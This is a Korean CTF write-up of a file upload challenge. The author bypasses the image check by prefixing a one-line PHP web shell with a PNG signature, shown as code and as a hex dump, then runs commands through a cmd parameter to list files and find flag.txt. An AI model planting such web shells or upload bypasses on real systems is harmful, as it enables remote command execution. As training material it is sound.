

[HackCTF] 가위바위보

문제 페이지에 접속했을 때 가위바위보가 보여서 이게 문제가 있나 했으나 별다른 문제를 찾지 못 했다. 그런데 우측 상단에 설정 페이지가 있어서 들어가봤다.

HackCTFArena

hihi
설정


이름

진짜 이름을 변경하실 건가요?

현재 이름: hihi

새 이름: 이름 변경

프로필 이미지



파일 선택 선택된 파일 없음 프로필 사진 변경

이런 식으로 되어 있다. 이미 문제를 한 번 풀어서 원래 상태와는 좀 다르지만 이걸 보자마자 파일 업로드 취약점이 떠올랐다.

그래서 `<?php system($_GET['cmd'])?>`이 웹셸 코드를 업로드하려 했다.

버퍼 스위트로 패킷을 가로채서 `webshell.php;jpg`, `webshell.php%00.jpg`이렇게 변조해서 공격해봤는데 소용 없었다.

그래서 구글링 해보니 파일 시그니처를 변조해서 보내면 된다고 해서 hxd를 이용해 png 파일 시그니처를 삽입했다.

| Offset(h) | 00 | 01 | 02 | 03 | 04 | 05 | 06 | 07 | 08 | 09 | 0A | 0B | 0C | 0D | 0E | 0F | Decoded text |
|-----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|-------------------|
| 00000000 | 89 | 50 | 4E | 47 | 0D | 0A | 1A | 0A | 3C | 3F | 70 | 68 | 70 | 20 | 73 | 79 | %PNG...?php sy |
| 00000010 | 73 | 74 | 65 | 6D | 28 | 24 | 5F | 47 | 45 | 54 | 5B | 27 | 63 | 6D | 64 | 27 | stem(\$_GET['cmd' |
| 00000020 | 5D | 29 | 3F | 3E | | | | | | | | | | | | |])?> |

이렇게 만들고


이름

진짜 이름을 변경하실 건가요?

현재 이름: hihi

새 이름:

프로필 이미지



webshell.php

업로드했더니

프로필 사진이 변경되었습니다.

성공적으로 변경되었다.

그러면 이 파일을 찾아서 실행을 해야하는데


이 이미지 파일이 어디에 있는지 디렉토리를 확인해봐야 한다.

F12로 코드를 확인해보면

```
<img src="avatars/hihi" style="position:absolute; width:48px; h
```

Avatars에 현재 이름으로 이미지가 저장되는 듯 하다.

이름도 파일 이름으로 바꿔주고 저 주소로 접근을 하면



이렇게 된다.

cmd파라미터에 명령어를 입력하면 원하는대로 할 수 있다.

◆PNG → ctf.php flag.php info.php noimage s.php settings.php test.php webshell.php 명정한_Chu 유쾌한_j0n9hyun

Ls를 입력하면 다음과 같이 된다.

여기엔 flag가 없는 듯 하니 디렉토리를 변경하고 찾아봐야겠다

Cd ../ls를 입력해주면

◆PNG → 500.html avatars engine.php flag.txt header.html img index.php logo_bg.jpg settings.php

이렇게 나온다.

Flag.txt를 보면 되겠다. Ls를 cat flag.txt로 바꿔서 입력해주면

